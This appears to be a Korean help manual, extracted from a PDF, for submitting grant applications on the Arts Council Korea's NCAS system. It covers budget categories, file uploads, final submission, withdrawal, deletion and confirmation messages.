| 1 | 보수>인건비(임직원 보수, 인턴, 계약직 등 급여) 일반수용비>용역비(기획사, 대행사 등 외부 업체 아웃소싱비용) 일반수용비>사례비(출연료, 심사, 자문 등) | | | |

1


| 목 | 세목 | 항목 |
|-------|--------|------------------------------------|
| 운영비 | 일반수용비 | 인건비(임직원 보수, 인턴, 계약직 등 급여) |
| | | 용역비 (기획사/대행사 등 외부업체 아웃소싱 비용) |
| | | 사례비(출연료, 심사, 자문 등) |
| | | 홍보 및 마케팅(인쇄물, 홍보물, 광고비 등) |
| | | 제작비(영상, 음악, 무대, 소품, 의상, 액자, 악보 등) |
| | | 수선비(영상, 음악, 무대, 소품, 의상, 액자, 악보 등) |
| | | 재료비(미술, 사진 등) |
| | | 발간비(작품집 등) |
| | | 기타운영비(사업 운영에 소요되는 기타 비용) |
| | | 원천세(원천징수) |
| 여비 | 국내여비 | 수수료 |
| | | 공공요금 및 제세(부가세, 우편료 등) |
| | 국외여비 | 대관료(공연장, 전시장, 회의장 등 사용, 부대시설 사용 등) |
| | | 임차료(장비, 소품 대여비 등) |
| 업무추진비 | 사업추진비 | 사업 추진비(간담회, 식대 등) |
| | 연구개발비 | 연구개발비 |
| | 민간경상보조 | 민간이전 |
| | | 포상금 등 |

1 [첨부파일] 클릭

2 유의사항 확인

- 파일첨부 및 제출 요령 확인
- 지원신청서 및 기타제출 서류 확인
지원신청서는 주관기관에서 양식을
제시한 경우, 상단의 [지원신청서 및
작성안내 파일 내려받기]를 클릭하여
파일 작성 후 작성한 파일을 첨부

3 [파일추가] 버튼 클릭

4 열린 창에서 첨부할 파일 선택
후 [열기] 버튼 클릭

1 첨부할 파일 확인 후
[파일전송 시작] 클릭


2 파일전송 완료 메시지 확인

3 [파일목록 새로고침] 클릭하여
파일이 정상 등록 되었는지 확인

4 파일 내려받기
전송 완료 한 파일을 내려 받고자
할 경우 파일 선택 후 [선택파일
내려받기] 버튼 클릭

파일 삭제

전송 완료 한 파일을 확인 후 삭제
하고자 할 경우 파일을 선택 후
[선택파일 삭제하기] 버튼을 클릭



The screenshot shows the '첨부파일' (Attachment) section of the system. It includes a navigation bar with tabs: 신청개요 (Application Overview), 사업운영계획 (Business Operation Plan), 수입예산 (Income Budget), 지출예산 (Expenditure Budget), 사업성과(예측) (Business Results (Forecast)), and 첨부파일 (Attachment). The '첨부파일' tab is active. Below the tabs is a sub-navigation bar with tabs: 작성 (Create), 작성 (Create), 작성 (Create), 작성 (Create), 작성 (Create), and 미첨부 (No Attachment). A large text area contains steps for file upload and download, with several buttons highlighted with red boxes and numbered circles (1 through 4) to indicate specific actions:

- 2 파일전송 시작 : 첨부할 파일 선택 후 파일전송 시작 버튼 클릭
- 3 전송완료 확인 : 파일전송 시작 클릭 후 반드시 [파일전송이 완료되었습니다] 메시지 확인
- 4 파일목록 새로고침 : 파일전송 완료 메시지 확인 후 우측의 파일목록 새로고침 클릭하여 첨부한 파일이 [첨부 완료 파일 목록]으로 이동되었는지 확인
- 5 최종제출 전 첨부해야 할 파일이 모두 업로드 되었는지 다시 한 번 확인 후 [최종제출]

Below these steps, there are two sections: '첨부 파일 선택' (Select Attached File) and '첨부 완료 파일 목록' (List of Completed Attached Files). The '첨부 파일 선택' section shows a table with columns: 파일명 (File Name), 크기 (Size), and 상태 (Status). A file named '지원신청서.hwp' is listed with a size of 2.3 mb and a status of 0%. A red box highlights the '파일명' column for this file. The '파일전송 시작' button is also highlighted with a red box and labeled '1'. The '첨부 완료 파일 목록' section shows a table with a single row for '지원신청서.hwp', which is highlighted with a red box and labeled '2'. A confirmation message box titled '웹 페이지 메시지' (Web Page Message) is shown, stating '파일전송이 완료되었습니다.' (File transmission has been completed) and '파일전송이 완료되었습니다. [새로고침]버튼을 클릭하시고 첨부파일 정상등록을 확인하신 후 다음 단계를 진행하세요' (File transmission has been completed. Click the [refresh] button and check if the attached file is registered normally, then proceed to the next step). The '확인' (Confirm) button in this message box is also highlighted with a red box and labeled '2'. At the bottom of the page, there is a note: '※ 위의 [첨부 완료 파일 목록]을 반드시 확인하시고 [최종제출]하시기 바랍니다.' (Please check the [List of Completed Attached Files] and [Final Submission] after confirming the attached files are registered normally).

1 [최종제출] 버튼 클릭

2 제출 여부 확인 메시지


“신청서 제출 후에는 수정하실 수 없습니다 제출하시겠습니까?”
메시지에 [확인] 하면 제출,
[취소] 하면 제출 취소

3 제출 완료 메시지

“지원신청서가 정상 접수되었습니다.” 메시지가 보이면 제출완료

4 제출 완료 확인 방법

- 화면에 관리번호가 보임
- 공식연락처에 입력한 휴대폰으로 정상 접수 확인 메시지 발신
- 공식 연락처에 입력한 이메일로 접수 확인 메일 발송
- 화면에 저장 / 최종제출 / 삭제 버튼 비활성화 됨
제출회수 / 닫기 버튼만 활성화



<휴폐업 미검증 단체의 경우>

1 [최종제출] 버튼 클릭

2 제출 불가 메시지

“사업중인 사업자등록번호가 아닙니다. 지원신청서의 제출이 불가능합니다.” 메시지 [확인]



[신청개요] 페이지에서 휴폐업 검증 절차 진행후 최종제출

-비정상(휴업,폐업,미등록) 단체


: 로그아웃한뒤 정상 등록된 단체
 사업자 번호나 고유번호로 단체 신규
 회원가입 완료한뒤 가입한 단체의
 아이디로 로그인하여 지원신청서 작성

[휴폐업검증결과에 따른 진행절차]

-정상(사업중) ->제출가능

-비정상(휴업,폐업,미등록)
 ->제출불가->신규회원가입

(단체 신규가입 진행절차 p.20~31)



1

[제출회수] 버튼 클릭

최종제출한 신청서는 접수마감일 이전에 한해서 제출회수가 가능하며 접수기간 마감 후에는 제출회수 불가


2

제출회수 확인 클릭

3

제출회수 완료 메시지

- “제출하신 신청서가 회수되었습니다.” 메시지가 보이면 회수완료
- 제출회수 완료 건은 [수정] 상태로 변경되며, 최종제출 후 신청서 수정을 위해 제출 회수 했을 경우, 반드시 수정하여 다시 최종제출 필요




1 [삭제] 버튼 클릭

최종제출한 신청서는 삭제할 수 없으며 작성중 상태에서만 삭제 가능

2 지원신청 건 삭제 확인 클릭

3 삭제 완료 메시지




1

휴대폰에서 신청접수 문자 확인

지원신청서의 신청개요 부분의
공식연락처에 입력한 휴대폰 번호로
접수 완료 메시지 발송

1



2

2

이메일에서 신청접수내용 확인

지원신청서의 신청개요 부분의
공식연락처에 입력한 이메일 주소로
접수 완료 메일 발송

2

보조금 지원신청서가 정상적으로 제출되어 접수 되었음을 알려 드립니다.

▣ 공모 사업명 : 공연예술창작산실(창작뮤지컬해외유통지원)

▣ 접수번호 : 201933463

▣ 신청 사업명 : TEST사업

국가문화예술지원시스템(www.ncas.or.kr)을 통해 신청내역 확인, 신청서 조회 및 출력을 하실 수 있습니다.

실사결과는 한국문화예술위원회 홈페이지와 국가문화예술지원시스템을 통해 발표됩니다.
만드시 심사결과를 확인해 주시기 바랍니다.

NCAS 고객만족 콜센터(☎ 1577-8751) 운영시간:09:00 ~ 19:00 (주말, 공휴일 제외)

· 본 메일은 '정보통신망 이용 촉진 및 정보 보호 등에 관한 법률 및 시행규칙'을 준수합니다.
· 본 메일은 발신전용 메일입니다. 주신을 원치 않으시는 분은 1577-8751로 문의 주시기 바랍니다.

한국문화예술위원회 국가문화예술지원시스템
(520-350) 전라남도 나주시 빛가람로 640(빛가람동) ☎ 1577-8751
Copyrights©2013 Arts Council All Rights Reserved

3

나의 지원신청현황에서 확인

지원신청 > 나의 지원신청현황



3

지원신청 > 지원현황

지원가능인 지원신청현황

지원년도 2019

| 주관기관 | 지원 연도 | 주관기관의 지원사업명 | 분야 | 내 지원신청사업명 | 총소요액(원) | 신청금액(원) | 관리번호 | 처리 상태 | 신청서 작성 | 신청서 출력 | 우편용 표지 | 지원 결과 | 결과 사유 | 선정확인서 제작 |
|-----------|-------|---------------|----|-------------|------------|-----------|-----------|-------|--------|--------|--------|-------|-------|----------|
| 한국문화예술위원회 | 2019 | 공연예술창작산실(창작뮤지 | 연극 | 예술이 세상을 바꾼다 | 10,000,000 | 7,000,000 | 201933463 | 완료 | [보기] | [출력] | 출력 | [보기] | | |


1 신청서 출력 클릭

작성중 신청서, 또는 최종제출한 신청서를 [미리보기]하여 정확하게 작성되었는지 확인 가능



| 주관기관 | 지원 연도 | 주관기관의 지원사업명 | 분야 | 내 지원신청사업명 | 총소요액(원) | 신청금액(원) | 관리번호 | 처리 상태 | 신청서 작성자 | 신청서 출력자 | 우편용 표지 | 지원 결과 | 결과 사유 | 선정확인서 | 지원 |
|-----------|-------|----------------|----|-------------|------------|-----------|-----------|-------|---------|---------|--------|-------|-------|-------|----|
| 한국문화예술위원회 | 2019 | 공연예술창작 산실(창작뮤지 | 연극 | 예술이 세상을 바꾼다 | 10,000,000 | 7,000,000 | 201933463 | 완료 | [출력] | [출력] | [보기] | | | | |

